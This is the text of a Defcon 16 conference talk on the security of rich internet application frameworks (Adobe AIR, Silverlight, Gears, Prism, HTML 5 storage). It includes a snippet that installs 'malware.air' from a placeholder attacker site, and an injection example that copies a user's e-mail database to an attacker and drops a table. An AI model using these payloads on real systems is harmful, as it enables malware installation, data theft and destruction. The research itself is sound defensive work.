Introduction
Who are we?
What's a RIA?
Why use RIA?
Frameworks
Adobe AIR
MS Silverlight
Google Gears
Mozilla Prism
HTML 5
Attack Scenarios
RIA vs OS
RIA vs the web

Living in the RIA World:

Blurring the Line between Web and Desktop Security

Alex Stamos
David Thiel
Justine Osborne

Defcon 16

Introduction
Who are we?
What's a RIA?
Why use RIA?
Frameworks
Adobe AIR
MS Silverlight
Google Gears
Mozilla Prism
HTML 5
Attack Scenarios
RIA vs OS
RIA vs the web

1. Introduction
   - Who are we?
   - What's a RIA?
   - Why use RIA?
2. RIA Frameworks
   - Adobe AIR
   - MS Silverlight
   - Google Gears
   - Mozilla Prism
   - HTML 5
3. Attack Scenarios

Introduction
Who are we?
What's a RIA?
Why use RIA?
Frameworks
Adobe AIR
MS Silverlight
Google Gears
Mozilla Prism
HTML 5
Attack Scenarios
RIA vs OS
RIA vs the web

Who are we?

- Researchers and consultants with iSEC Partners
- We work with many companies involved in these technologies or with creating rich sites
- We are already starting to see RIA applications in the wild

What's a RIA?

"Rich Internet Applications"

Living in the RIA World

Introduction
Who are we?
What's a RIA?
Why use RIA?
Frameworks
Adobe AIR
MS Silverlight
Google Gears
Mozilla Prism
HTML 5
Attack Scenarios
RIA vs OS
RIA vs the web

- As with "Web 2.0", ill-defined
- May contain some of the following ingredients:
  - AJAXy Flashiness
  - Local storage
  - "Offline mode"
  - Decoupling from the browser
  - Access to lower level OS resources: sockets, hardware devices
  - Appearance of a traditional desktop application
- Our research has shown a huge disparity in features and security design

What's a RIA?

Party like it's 1997

Living in the RIA World

Introduction
Who are we?
What's a RIA?
Why use RIA?

Frameworks
Adobe AIR
MS Silverlight
Google Gears
Mozilla Prism
HTML 5

Attack Scenarios
RIA vs OS
RIA vs the web

- Constantly updating content!
- Push technology!
- No more browsers!



Why use a RIA?

- "Web 2.0" no longer gets you VC funding
- Never learned any real programming languages
- To increase responsiveness — distribute data stores between server and client
- Desktop integration — take advantage of OS UI functionality
- In short, web developers can now write full "desktop" apps. This could be good or bad.

RIA Frameworks

Living in the RIA World

Introduction
Who are we?
What's a RIA?
Why use RIA?

Frameworks
Adobe AIR
MS Silverlight
Google Gears
Mozilla Prism
HTML 5

Attack Scenarios
RIA vs OS
RIA vs the web

- Adobe AIR
- Microsoft Silverlight
- Google Gears
- Mozilla Prism

RIA Frameworks
Fight!

Living in the RIA World

Introduction
Who are we?
What's a RIA?
Why use RIA?

Frameworks
Adobe AIR
MS Silverlight
Google Gears
Mozilla Prism
HTML 5

Attack Scenarios
RIA vs OS
RIA vs the web



Adobe AIR
Quick Summary

Living in the RIA World

Introduction
Who are we?
What's a RIA?
Why use RIA?

Frameworks
Adobe AIR
MS Silverlight
Google Gears
Mozilla Prism
HTML 5

Attack Scenarios
RIA vs OS
RIA vs the web

Runs disconnected	✓
Standalone app	✓
Privileged OS access	✓
Can launch itself	✓
Local data storage	✓
Has an installer	✓
Raw network sockets	✓
Cross-domain XHR	✓
Dedicated session management	✓
Can talk to the calling DOM	✓
IPC mechanisms	
Proper SSL security	✗

Adobe AIR
What is Adobe AIR?

Living in the RIA World

Introduction
Who are we?
What's a RIA?
Why use RIA?

Frameworks
Adobe AIR
MS Silverlight
Google Gears
Mozilla Prism
HTML 5

Attack Scenarios
RIA vs OS
RIA vs the web

Full-featured desktop runtime based upon Adobe Flash technology

- Cross-browser, cross-platform
- Applications can be created with:
  - Adobe Flex 3
  - Adobe Flash CS3
  - HTML and JS using free tools
- AIR intended to be more powerful than a browser-based RIA
  - There is no sandbox around the application
  - AIR apps run with the full powers of the user

So it's just like a Win32 program in the eyes of a security analyst?

- Um, not really
- Power of AIR is the "I" in "RIA"
  - Can be invoked by browser with arguments, like ActiveX or Flash
  - Has many native mechanisms for loading external content
  - Highly likely that developers will utilize Internet content. That's the point.

Adobe AIR
What is Adobe AIR?

Living in the RIA World

Introduction
Who are we?
What's a RIA?
Why use RIA?

Frameworks
Adobe AIR
MS Silverlight
Google Gears
Mozilla Prism
HTML 5

Attack Scenarios
RIA vs OS
RIA vs the web

- AIR is best thought of as an ActiveX analogue and not like Flash++
  - Code runs with full privileges, can install malware
  - Native mechanisms allow for interaction with untrusted world
- Fortunately, Adobe has seemed to learn some lessons from ActiveX

Living in the RIA World

Introduction
Who are we?
What's a RIA?
Why use RIA?
Frameworks
Adobe AIR
MS Silverlight
Google Gears
Mozilla Prism
HTML 5
Attack Scenarios
RIA vs OS
RIA vs the web

- By default, code included in AIR application has full rights
  - New functionality in privileged APIs added to JavaScript and ActionScript
  - Some restrictions on interacting with desktop in AIR 1.0
  - Existing capabilities can be chained to run native code
  - Rumors of additional native code capabilities in future releases

Living in the RIA World

Introduction
Who are we?
What's a RIA?
Why use RIA?
Frameworks
Adobe AIR
MS Silverlight
Google Gears
Mozilla Prism
HTML 5
Attack Scenarios
RIA vs OS
RIA vs the web

- No "code access security" model as understood on other systems, such as Java or .Net
- Instead, five pre-defined sandboxes with fixed capabilities
  - Application — Full perms. Default for code included with AIR app
  - Remote — Code downloaded from internet. Browser-like permissions
  - Three intermediate permissions for local SWFs

Adobe AIR
Adobe AIR Security Model

Living in the RIA World

Introduction
Who are we?
What's a RIA?
Why use RIA?

Frameworks
Adobe AIR
MS Silverlight
Google Gears
Mozilla Prism
HTML 5

Attack Scenarios
RIA vs OS
RIA vs the web

- AIR has many ways of loading executable content to run, such as HTML/JS and SWFs
- Also many ways of getting external untrusted data
  - Network traffic
  - Arguments from browser invocation
  - Command line arguments
- Application Sandbox
  - Is not supposed to be able to dynamically generate code
  - *eval()* is best example in JS
  - Goal is to eliminate XSS and injection attacks that have plagued Flash apps that have more kick with local privileges

- Default for remotely loaded code is Remote sandbox
  - Cannot access new dangerous classes, like *FileStream()*
  - Can access *eval()* and other dynamic methods
  - Can be granted cross-domain XHR
- Should be sufficient for most of the content developers would want from Internet, such as HTML or movie SWFs

- AIR requires Flash, not currently included
- Can be installed via external binary or inside of Flash:



Adobe AIR
Installing an AIR Application

Living in the RIA World

Introduction
Who are we?
What's a RIA?
Why use RIA?

Frameworks
Adobe AIR
MS Silverlight
Google Gears
Mozilla Prism
HTML 5

Attack Scenarios
RIA vs OS
RIA vs the web

- AIR applications can be bundled as binaries (*.air)
- Can also be installed by a web page from inside a SWF

```
var url:String = "http://www.cybervillains.com/malware.air";
var runtimeVersion:String = "1.0";
var arguments:Array = ["launchFromBrowser"];
airSWF.installApplication(url, runtimeVersion, arguments);
```

Adobe AIR
Installing an AIR Application


Living in the RIA World

Introduction
Who are we?
What's a RIA?
Why use RIA?

Frameworks
Adobe AIR
MS Silverlight
Google Gears
Mozilla Prism
HTML 5

Attack Scenarios
RIA vs OS
RIA vs the web

- Adobe supports signing AIR applications with commercial certificates
- Gives you this prompt:



- Notice the default selection


Living in the RIA World

Introduction
Who are we?
What's a RIA?
Why use RIA?

Frameworks
Adobe AIR
MS Silverlight
Google Gears
Mozilla Prism
HTML 5

Attack Scenarios
RIA vs OS
RIA vs the web

- Unfortunately, they also support self-signed certificates
- Gives you this prompt:



Living in the RIA World

Introduction
Who are we?
What's a RIA?
Why use RIA?

Frameworks
Adobe AIR
MS Silverlight
Google Gears
Mozilla Prism
HTML 5

Attack Scenarios
RIA vs OS
RIA vs the web

- Hmm, looks familiar...



Adobe AIR
Installing an AIR Application

Living in the RIA World

Introduction
Who are we?
What's a RIA?
Why use RIA?

Frameworks
Adobe AIR
MS Silverlight
Google Gears
Mozilla Prism
HTML 5

Attack Scenarios
RIA vs OS
RIA vs the web

- Actually, looks more like pre-IE7 ActiveX
- What am I complaining about? They give the correct information
  - True, but so did ActiveX
  - Allowing users to install signed applets is dangerous enough
  - Allowing self-signed (which is same as unsigned) is terrifying
- The popularity of ActiveX and the ability of web sites to pop open prompts made it the premier malware seeding mechanism
- Adobe Flash is *more* popular than IE ever was
- It's almost impossible to install ActiveX now. That's not an accident.

Adobe AIR
Installing an AIR Application

Living in the RIA World

Introduction
Who are we?
What's a RIA?
Why use RIA?

Frameworks
Adobe AIR
MS Silverlight
Google Gears
Mozilla Prism
HTML 5

Attack Scenarios
RIA vs OS
RIA vs the web

- Our suggestions
  - Change default action
  - Add a countdown timer to discourage mindless clickthrough
  - There is already a registry key to disable unsigned install prompts, turn it on by default
  - Stop advertising self-signed AIR applications on Adobe.com
- There is perhaps room for something between AIR and Flash without the rootkit abilities

Questions about Silverlight

Living in the RIA World

Introduction
Who are we?
What's a RIA?
Why use RIA?

Frameworks
Adobe AIR
MS Silverlight
Google Gears
Mozilla Prism
HTML 5

Attack Scenarios
RIA vs OS
RIA vs the web

Runs disconnected	✓
Standalone app	✗
Privileged OS access	✗
Can launch itself	✗
Local data storage	✓
Has an installer	✓
Raw network sockets	✓
Cross-domain XHR	✓
Dedicated session management	...
Can talk to the calling DOM	✓
IPC mechanisms	✗
Proper SSL security	...

Microsoft Silverlight
What is Microsoft Silverlight?

Living in the RIA World

Introduction
Who are we?
What's a RIA?
Why use RIA?

Frameworks
Adobe AIR
MS Silverlight
Google Gears
Mozilla Prism
HTML 5

Attack Scenarios
RIA vs OS
RIA vs the web

Browser plugin with comparable functionality to Adobe Flash

- Cross-browser, cross-platform
- Utilizes XAML to render content in browser
- Two supported versions

Microsoft Silverlight
What is Microsoft Silverlight?

Living in the RIA World

Introduction
Who are we?
What's a RIA?
Why use RIA?

Frameworks
Adobe AIR
MS Silverlight
Google Gears
Mozilla Prism
HTML 5

Attack Scenarios
RIA vs OS
RIA vs the web

The Silverlight application UI is rendered using Extensible Application Markup Language (XAML)

- XAML was introduced as a part of the Windows Presentation Foundation Framework (WPF) starting with .NET Framework 3.0
- Markup language which declares UI objects that are mapped to partial class definitions

Living in the RIA World

Introduction
Who are we?
What's a RIA?
Why use RIA?
Frameworks
Adobe AIR
MS Silverlight
Google Gears
Mozilla Prism
HTML 5
Attack Scenarios
RIA vs OS
RIA vs the web

- Hello World with XAML:

```
<Canvas xmlns="http://schemas.microsoft.com/client/2007"
        xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml">
  <TextBlock>Hello World!</TextBlock>
</Canvas>
```

- XAML objects map to classes or structures and their attributes map to events or properties
- Silverlight plugin renders UI elements
- Depending on the programming model employed, XAML can interact with Javascript, managed code, or both

Microsoft Silverlight
What is Microsoft Silverlight?

Living in the RIA World

Introduction
Who are we?
What's a RIA?
Why use RIA?
Frameworks
Adobe AIR
MS Silverlight
Google Gears
Mozilla Prism
HTML 5
Attack Scenarios
RIA vs OS
RIA vs the web

Silverlight 1.0

- Javascript + XAML
- No access to OS resources
- Javascript is required for instantiation of the plugin and programming logic
- The plugin renders XAML content
- 1 MB install

Living in the RIA World

Introduction
Who are we?
What's a RIA?
Why use RIA?
Frameworks
Adobe AIR
MS Silverlight
Google Gears
Mozilla Prism
HTML 5
Attack Scenarios
RIA vs OS
RIA vs the web

Silverlight 2.0

- Javascript + XAML + Managed code and CoreCLR
- Based on .NET CLR with a security model which sandboxes execution of managed code
- Also supports interaction with JavaScript
- 4 MB install

Programming Models
XAML and Javascript

Living in the RIA World

Introduction
Who are we?
What's a RIA?
Why use RIA?

Frameworks
Adobe AIR
MS Silverlight
Google Gears
Mozilla Prism
HTML 5

Attack Scenarios
RIA vs OS
RIA vs the web

Script-behind programming model

- Plugin is instatiated with Javasript Silverlight API
- XAML is parsed into object tree mapping UserControl objects to Javascript object model
- XAML event attributes are handled by Javascript
- Javascript can create and load XAML dynamically
- Special Downloader object is based on XMLHttpRequest object
- Downloads content asynchronyously, only supports GET, packages of files can be downloaded as compressed folders

Programming Models
XAML, Javascript and Managed Code

Living in the RIA World

Introduction
Who are we?
What's a RIA?
Why use RIA?

Frameworks
Adobe AIR
MS Silverlight
Google Gears
Mozilla Prism
HTML 5

Attack Scenarios
RIA vs OS
RIA vs the web

Managed code-behind programming model

- Only supported by Silverlight 2.0
- Plugin can be instantiated with either managed code or Javascript Silverlight API
- If the *x:class* attribute of the root XAML element exists the XAML objects will be mapped to the Page class of the specified namespace

```
<UserControl x:Class="SilverlightApp.Page"
xmlns="http://schemas.microsoft.com/winfx/2006/xaml/presentation"
xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml"
Width="400" Height="300">
```

- This attribute is necessary for managed code-behind interaction

Instantiation and Deployment

Instantiation

Living in the RIA World

Introduction
Who are we?
What's a RIA?
Why use RIA?

Frameworks
Adobe AIR
MS Silverlight
Google Gears
Mozilla Prism
HTML 5

Attack Scenarios
RIA vs OS
RIA vs the web

The Silverlight plugin must be embedded as an object in the HTML page:

```
<object data="data:application/x-silverlight," type="application/x-
      silverlight-2-b2" width="100" height="100">
<param name="source" value="ClientBin/SilverlightApp.xap"/>
<param name="onerror" value="onSilverlightError" />
<param name="background" value="white" />
<a href="http://go.microsoft.com/fwlink/?LinkID=115261" style="text-
      decoration: none;">
<img src="http://go.microsoft.com/fwlink/?LinkId=108181" alt="Get Microsoft
      Silverlight" style="border-style: none"/>
</a>
</object>
```

- Tag can either be coded manually
- Or generated with Javascript helper functions

Instantiation and Deployment

Instantiation

Living in the RIA World

Introduction
Who are we?
What's a RIA?
Why use RIA?

Frameworks
Adobe AIR
MS Silverlight
Google Gears
Mozilla Prism
HTML 5

Attack Scenarios
RIA vs OS
RIA vs the web

- Helper functions provided by *Silverlight.js*, included in the Silverlight SDK
- Generated by string concatenation of parameters passed in call to Silverlight.createObject()

```
function createSilverlight(){
Silverlight.createObject(
    "Page.xaml",        // Source
    parentElement,      // DOM reference to hosting DIV tag.
    "myPlugin",         // Unique plug-in ID value.
    {                   // Plug-in properties.
        width:'600',    // Width of rectangular region of plugin
        height:'200',   // Height of rectangular region of plugin
        version:'1.0'   // Plug-in version to use.
    },
   { },                  // No events defined -- use empty list.
    "param1, param2"); // InitParams property value.
    }
```

Instantiation and Deployment

Instantiation

Living in the RIA World

Introduction
Who are we?
What's a RIA?
Why use RIA?

Frameworks
Adobe AIR
MS Silverlight
Google Gears
Mozilla Prism
HTML 5

Attack Scenarios
RIA vs OS
RIA vs the web

- Different helper functions if hosted with Microsoft Silverlight Streaming, on `http://silverlight.live.com`
- Generated by string concatenation of parameters passed in application manifest, an XAML file packaged with uploaded application
- Can be invoked with a control which references Javascript from Microsft domain...

Instantiation and Deployment

Instantiation

Living in the RIA World

Introduction
Who are we?
What's a RIA?
Why use RIA?

Frameworks
Adobe AIR
MS Silverlight
Google Gears
Mozilla Prism
HTML 5

Attack Scenarios
RIA vs OS
RIA vs the web

```
<html xmlns:devlive="http://dev.live.com">
<head>
<script type="text/javascript" src="http://controls.services.live.com/
      scripts/base/v0.3/live.js"></script>
<script type="text/javascript" src="http://controls.services.live.com/
      scripts/base/v0.3/controls.js"></script>
</head>
```

```
<devlive:slscontrol
     silverlightVersion="1.0"
     src="/XXXXX/HelloWorld/"
     installationMode="popup"
     initParams="myKey=keyValue">
</devlive:slscontrol>
```

The only mandatory parameter is the source

- OBJECT source = path to a zipped folder (.XAP file) on the server hosting the Silverlight application

```
<param name="source" value="ClientBin/SilverlightApp.xap"/>
```

- *Silverlight.createObject()* source = path to the XAML file on the server hosting the Silverlight application

```
"Page.xaml",        // Source
```

However there are quite a few optional parameters:

- *enableHtmlAccess* = boolean specifying whether the Sliverlight plugin allows hosted content access to the browser DOM
- *initParams* = user defined key/value pairs loaded upon initialization, similar to flashVars

As well as optional events:

- *onLoad* = code initiated when the plugin is succesfully instantiated; XAML has been parsed and an object tree has been generated

Living in the RIA World

Introduction
Who are we?
What's a RIA?
Why use RIA?
Frameworks
Adobe AIR
MS Silverlight
Google Gears
Mozilla Prism
HTML 5
Attack Scenarios
RIA vs OS
RIA vs the web

When deployed with the OBJECT tag:

- .XAP file contains the application dlls, the application manifest and any localized reference dlls
- .XAP file is cached in the browser upon download
- .XAP is just a .ZIP (and can be deployed with that extension as well)
- So I can download the application code, unzip, dissasemble with a tool like .NET Reflector [1]

Living in the RIA World

Introduction
Who are we?
What's a RIA?
Why use RIA?
Frameworks
Adobe AIR
MS Silverlight
Google Gears
Mozilla Prism
HTML 5
Attack Scenarios
RIA vs OS
RIA vs the web

When deployed with the *Silverlight.createObject()* helper function:

- XAML file is compiled and an object tree generated
- If the *x:class* attribute is defined in the root element of the XAML, managed code initializes the plugin
- Managed code is streamed to the application on demand

Silverlight 2.0
HTML Bridge

Living in the RIA World

Introduction
Who are we?
What's a RIA?
Why use RIA?

Frameworks
Adobe AIR
MS Silverlight
Google Gears
Mozilla Prism
HTML 5

Attack Scenarios
RIA vs OS
RIA vs the web

Managed code can reference DOM elements and Javascript if the *source* path is on the same domain as the hosting page

- If *enableHtmlAccess* = *true* managed code has full access to DOM and Javascript through the *System.Windows.Browser* namespace

```
HtmlDocument doc = HtmlPage.Document;
doc.GetElementById("button").AttachEvent("click",
                new EventHandler(this.CallGlobalJSMethod));

 private void CallGlobalJSMethod(object o, EventArgs e) {
HtmlPage.Window.Invoke("globalJSMethod", arg1);
 }
```

- If *enableHtmlAccess* = *false*, managed code cannot obtain references to the DOM or Javascript, except in the following scenario:
  - The managed code exposes *Scriptable* entry points which take *ScriptObject* types as input parameters
  - Javascript calls the *Scriptable* method and passes DOM elements or Javascript references to manged code

Living in the RIA World

Introduction
Who are we?
What's a RIA?
Why use RIA?
Frameworks
Adobe AIR
MS Silverlight
Google Gears
Mozilla Prism
HTML 5
Attack Scenarios
RIA vs OS
RIA vs the web

Cross-domain communication with the DOM and Javascript is governed by *enableHtmlAccess* parameter as well as the application manifest

- An attribute of the root element of the application manifest *AllowExternalCallersFromXDomain* can be set to the following enum values:
  1. *No Access*: Default setting which prevents all cross domain access
  2. *Full Access*: Full cross domain access to DOM and Javascript
  3. *ScriptableOnly*: Only allow access through *Scriptable* entry points

- A second attribute *AllowInboundCallsFromXDomain* can be set to:
  - *true*: Managed code is exposed to crossdomain Javascript
  - *false*: No crossdomain Javascript can access managed code

```
<Deployment xmlns="http://schemas.microsoft.com/client/2007"
    xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml"
    EntryPointAssembly="MyAppAssembly"
    EntryPointType="MyNamespace.MyApplication"
    AllowExternalCallersFromXDomain="FullAccess"
    AllowInboundCallsFromXDomain="true">
```

If hosted on Microsoft Live:

- The remotely hosted app can only communicate with the web page through the key/value pairs passed in *initParams*
- *initParams* are loaded during execution of the initalization function, after load they are set to read-only

Silverlight 2.0
Managed Code

Living in the RIA World

Introduction
Who are we?
What's a RIA?
Why use RIA?

Frameworks
Adobe AIR
MS Silverlight
Google Gears
Mozilla Prism
HTML 5

Attack Scenarios
RIA vs OS
RIA vs the web

Silverlight version of the .NET framework has been trimmed down to expose only the functionality that Silverlight developers deemed necessary:

- Collections
- LINQ to objects
- LINQ to XML
- Isolated Storage
- Networking
- Threading
- XML DOM

CoreCLR Security Model
Transparency Model

Living in the RIA World

Introduction
Who are we?
What's a RIA?
Why use RIA?

Frameworks
Adobe AIR
MS Silverlight
Google Gears
Mozilla Prism
HTML 5

Attack Scenarios
RIA vs OS
RIA vs the web

Access to dangerous functions is goverend by the CoreCLR

- There is no such thing as code access security (CAS) in Silverlight
- CAS has been replaced by a security model referred to as the "transparency model"
- Although namespaces retain same names, Silverlight code can only reference libraries shipped with the Silverlight version of the .NET framework

CoreCLR Security Model
Transparency Model

Living in the RIA World

Introduction
Who are we?
What's a RIA?
Why use RIA?

Frameworks
Adobe AIR
MS Silverlight
Google Gears
Mozilla Prism
HTML 5

Attack Scenarios
RIA vs OS
RIA vs the web

The transparency model breaks up code into three levels with three security attributes:

1. *SecurityTransparentAttribute*
2. *SecuritySafeCriticalAttribute*
3. *SecurityCriticalAttribute*

CoreCLR Security Model
Security Attributes

Living in the RIA World

Introduction
Who are we?
What's a RIA?
Why use RIA?
Frameworks
Adobe AIR
MS Silverlight
Google Gears
Mozilla Prism
HTML 5
Attack Scenarios
RIA vs OS
RIA vs the web

SecurityTransparentAttribute

- Same privelege level as code without a security attribute defined
- Untrusted code that cannot call any functions or access any fields that elevate the call stack.
- This is the default privlege level of all application code
- Can also be platform code

```
static IsolatedStorageFile();
```

CoreCLR Security Model

Security Attributes

Living in the RIA World

Introduction
Who are we?
What's a RIA?
Why use RIA?

Frameworks
Adobe AIR
MS Silverlight
Google Gears
Mozilla Prism
HTML 5

Attack Scenarios
RIA vs OS
RIA vs the web

SecuritySafeCriticalAttribute

- Partial trust code that acts as the gateway between transparent code and full trust code.
- This security attribute was intoduced with Silverlight 2.0
- Assemblies containing code marked with *SecuritySafeCritical* attribute must be signed with Microsoft public key.

```
[SecuritySafeCritical]
public static IsolatedStorageFile GetUserStoreForApplication();
```

CoreCLR Security Model
Security Attributes

Living in the RIA World

Introduction
Who are we?
What's a RIA?
Why use RIA?

Frameworks
Adobe AIR
MS Silverlight
Google Gears
Mozilla Prism
HTML 5

Attack Scenarios
RIA vs OS
RIA vs the web

SecurityCriticalAttribute

- Full trust code that can access OS resources such as filesystem
- Assemblies containing code marked with SecuritySafeCritical attribute must be signed with Microsoft public key.

```
[SecurityCritical]
private static string FetchOrCreateStore(string groupName, string
    storeName, IsolatedStorageFile isf)
```

CoreCLR Security Model
Transparency Model

Living in the RIA World

Introduction
Who are we?
What's a RIA?
Why use RIA?

Frameworks
Adobe AIR
MS Silverlight
Google Gears
Mozilla Prism
HTML 5

Attack Scenarios
RIA vs OS
RIA vs the web

SecuritySafeCritical code acts as the gatekeeper of the sandbox

- The CoreCLR only allows transparent code (*SecurityTransparent* or *SecuritySafeCritcal*) to execute
- SecuritySafeCritical code is the only code that can call SecurityCritical methods
- So can't I make my own custom assemblies and define the SecuritySafeCritical attribute?

CoreCLR Security Model
Transparency Model

Living in the RIA World

Introduction
Who are we?
What's a RIA?
Why use RIA?
Frameworks
Adobe AIR
MS Silverlight
Google Gears
Mozilla Prism
HTML 5
Attack Scenarios
RIA vs OS
RIA vs the web

Not if Microsoft can help it:

- The CoreCLR prevents us from defining anything in my custom assemblies as SecuritySafeCritical
- When code with the security attribute SecuritySafeCritical attempts to execute in the CoreCLR:
  - The loading assembly is verfied with a Microsoft key
  - The path of the loading assembly is checked against the Silverlight install directory
- The CoreCLR effectively ignores any attempts to call unverified SecuritySafeCritical code

Living in the RIA World

Introduction
Who are we?
What's a RIA?
Why use RIA?
Frameworks
Adobe AIR
MS Silverlight
Google Gears
Mozilla Prism
HTML 5
Attack Scenarios
RIA vs OS
RIA vs the web

File System

- Isolated storage is available to the Silverlight application through the *System.IO.IsolatedStorage* namespace
- The default storage quota is 1 MB, and data is stored in the local application settings folder of the user
- When local storage is requested by an SL app, identification strings are generated, ids are based on pathname of application
- The same isolated storage directory will be accesible by any SL app with the same application and group IDs

Interaction with the Operating System
File System

Living in the RIA World

Introduction
Who are we?
What's a RIA?
Why use RIA?

Frameworks
Adobe AIR
MS Silverlight
Google Gears
Mozilla Prism
HTML 5

Attack Scenarios
RIA vs OS
RIA vs the web

- Silverlight 2.0 ships with a Silverlight configuration utility
- Using the configuration utility, the user has the option to
  - Disallow access to isolated storage completely,
  - Allow access to isolated storage on a site by site basis,
  - Configure the default storage quota


Interaction with the Operating System
File System

Living in the RIA World

Introduction
Who are we?
What's a RIA?
Why use RIA?

Frameworks
Adobe AIR
MS Silverlight
Google Gears
Mozilla Prism
HTML 5

Attack Scenarios
RIA vs OS
RIA vs the web



Interaction with the Operating System
Network Sockets

Living in the RIA World

Introduction
Who are we?
What's a RIA?
Why use RIA?

Frameworks
Adobe AIR
MS Silverlight
Google Gears
Mozilla Prism
HTML 5

Attack Scenarios
RIA vs OS
RIA vs the web

- Network sockets are available to the Silverlight applications through the *System.Net.Sockets* namespace
- Currently only supports TCP sockets
- Socket connections can only push data to the client
- Socket connections can be initiated only between the client and the site of origin of the SL app, unless there exists a crossdomainpolicy.xml or clientaccesspolicy.xml in the root directory of the remote path

Living in the RIA World

Introduction
Who are we?
What's a RIA?
Why use RIA?

Frameworks
Adobe AIR
MS Silverlight
Google Gears
Mozilla Prism
HTML 5

Attack Scenarios
RIA vs OS
RIA vs the web

- Silverlight 1.0 uses a Javascript object model similar to XmlHttpRequest
- Silverlight 2.0 uses WebClient

Questions about Gears

Living in the RIA World

Introduction
Who are we?
What's a RIA?
Why use RIA?

Frameworks
Adobe AIR
MS Silverlight
Google Gears
Mozilla Prism
HTML 5

Attack Scenarios
RIA vs OS
RIA vs the web

Runs disconnected	✓
Standalone app	✗
Privileged OS access	✗
Can launch itself	✗
Local data storage	✓
Has an installer	✗
Raw network sockets	✗
Cross-domain XHR	✗
Dedicated session management	✗
Can talk to the calling DOM	...
IPC mechanisms	✗
Proper SSL security	...

Google Gears

- Uses a homegrown API for synchronizing data
- Local SQLite instance used for data storage
- *LocalServer* hosts content locally for offline access
- Works offline via SQL database, local assets, and a local app server, *LocalServer*
- LocalServer acts as a broker between the browser and webserver
  - Changes behavior depending on online status

Google Gears
Security mechanisms

Living in the RIA World

Introduction
Who are we?
What's a RIA?
Why use RIA?

Frameworks
Adobe AIR
MS Silverlight
Google Gears
Mozilla Prism
HTML 5

Attack Scenarios
RIA vs OS
RIA vs the web

- Uses same origin to restrict access to site databases and LocalServer resource capture
- Provides for parameterized SQL
- Opt-in user dialog
- Gears 0.3 allows for "customization" of this dialog...

Google Gears


Win! j/k fail

Living in the RIA World

Introduction
- Who are we?
- What's a RIA?
- Why use RIA?

Frameworks
- Adobe AIR
- MS Silverlight
- Google Gears
- Mozilla Prism
- HTML 5

Attack Scenarios
- RIA vs OS
- RIA vs the web



Google Gears
Here to stay?

Living in the RIA World

Introduction
Who are we?
What's a RIA?
Why use RIA?

Frameworks
Adobe AIR
MS Silverlight
Google Gears
Mozilla Prism
HTML 5

Attack Scenarios
RIA vs OS
RIA vs the web

- Seen very limited adoption thus far
- Most of the functionality is included in the HTML 5 spec
- So, moving on...

Mozilla Prism
Quick Summary

Living in the RIA World

Introduction
Who are we?
What's a RIA?
Why use RIA?

Frameworks
Adobe AIR
MS Silverlight
Google Gears
Mozilla Prism
HTML 5

Attack Scenarios
RIA vs OS
RIA vs the web

Runs disconnected	✗
Standalone app	✓
Privileged OS access	✗
Can launch itself	✗
Local data storage	✓
Has an installer	✗
Raw network sockets	✗
Cross-domain XHR	✗
Dedicated session management	✗
Can talk to the calling DOM	✗
IPC mechanisms	✗
Proper SSL security	✓

Mozilla Prism

Living in the RIA World

Introduction
Who are we?
What's a RIA?
Why use RIA?

Frameworks
Adobe AIR
MS Silverlight
Google Gears
Mozilla Prism
HTML 5

Attack Scenarios
RIA vs OS
RIA vs the web

- Formerly WebRunner — wraps webapps to appear as desktop apps
- Standalone browser instance, restricted to one domain
  - External links open a regular browser
- Separate user profile
- Certificate errors are a hard failure

Mozilla Prism

Living in the RIA World

Introduction
Who are we?
What's a RIA?
Why use RIA?


Frameworks
Adobe AIR
MS Silverlight
Google Gears
Mozilla Prism
HTML 5

Attack Scenarios
RIA vs OS
RIA vs the web

- Consists of a webapp bundle with id, URI, CSS, scripting and UI rules in an INI:

```
[Parameters]
id=isec.site@isecpartners.com
uri=https://www.isecpartners.com/
icon=isec
status=no
location=no
sidebar=no
navigation=no
```

Mozilla Prism
Example bundles



Mozilla Prism
Bundles

Living in the RIA World

Introduction
Who are we?
What's a RIA?
Why use RIA?

Frameworks
Adobe AIR
MS Silverlight
Google Gears
Mozilla Prism
HTML 5

Attack Scenarios
RIA vs OS
RIA vs the web

- Javascript included with webapp bundles has full XPCOM privs (but not content scripting privs)
- Script in 3rd-party bundles allows modifying browser behavior just like an extension
- Unlike add-ons, no mechanism for signing or verifying goodness of webapp bundles

Mozilla Prism


Prism Install UI

Living in the RIA World

Introduction
Who are we?
What's a RIA?
Why use RIA?

Frameworks
Adobe AIR
MS Silverlight
Google Gears
Mozilla Prism
HTML 5

Attack Scenarios
RIA vs OS
RIA vs the web



Mozilla Prism
Abuse

Living in the RIA World

Introduction
Who are we?
What's a RIA?
Why use RIA?

Frameworks
Adobe AIR
MS Silverlight
Google Gears
Mozilla Prism
HTML 5

Attack Scenarios
RIA vs OS
RIA vs the web

- Looks like a bookmark dialog
- No warnings for install
- Full XPCOM scripting privileges
- Low bar for trojans and malicious code — a malicious browser extension, but with no code signing or warning

Living in the RIA World

Introduction
Who are we?
What's a RIA?
Why use RIA?

Frameworks
Adobe AIR
MS Silverlight
Google Gears
Mozilla Prism
HTML 5

Attack Scenarios
RIA vs OS
RIA vs the web

Demo



HTML 5

New "features" in Firefox and WebKit

Living in the RIA World

Introduction
Who are we?
What's a RIA?
Why use RIA?

Frameworks
Adobe AIR
MS Silverlight
Google Gears
Mozilla Prism
HTML 5

Attack Scenarios
RIA vs OS
RIA vs the web

- Introduces DOM storage — *sessionStorage* and *localStorage*
  - *sessionStorage* stores arbitrary amounts of data for a single session
  - *localStorage* persists beyond the session — never expires, limited to 5M
- Database storage via *openDatabase()*
- All expected to be same-origin

DOM Storage

- The major goals of DOM storage — more storage space and real persistence
- Cookies considered too small
- Users delete cookies, or won't accept them
- DOM storage bypasses pesky users
- However, pesky users can use:
  - about:config dom.storage.enabled = false

Browser-based SQL Databases

DatabaseJacking

Living in the RIA World

Introduction
Who are we?
What's a RIA?
Why use RIA?

Frameworks
Adobe AIR
MS Silverlight
Google Gears
Mozilla Prism
HTML 5

Attack Scenarios
RIA vs OS
RIA vs the web

Injection attacks become far more damaging when you can insert code like this:

```
var db=openDatabase("e-mail", [], "My precious e-mail", "3.14");

    allmessages=db.executeSql("SELECT * FROM MSGS", [], function(results) {
        sendToAttacker(results); }
    );

    db.executeSql("DROP TABLE MESSAGES", [], function() {
        alert("lol"); }
    );
```

Firefox 3
Mozilla-specific issues

Living in the RIA World

Introduction
Who are we?
What's a RIA?
Why use RIA?
Frameworks
Adobe AIR
MS Silverlight
Google Gears
Mozilla Prism
HTML 5
Attack Scenarios
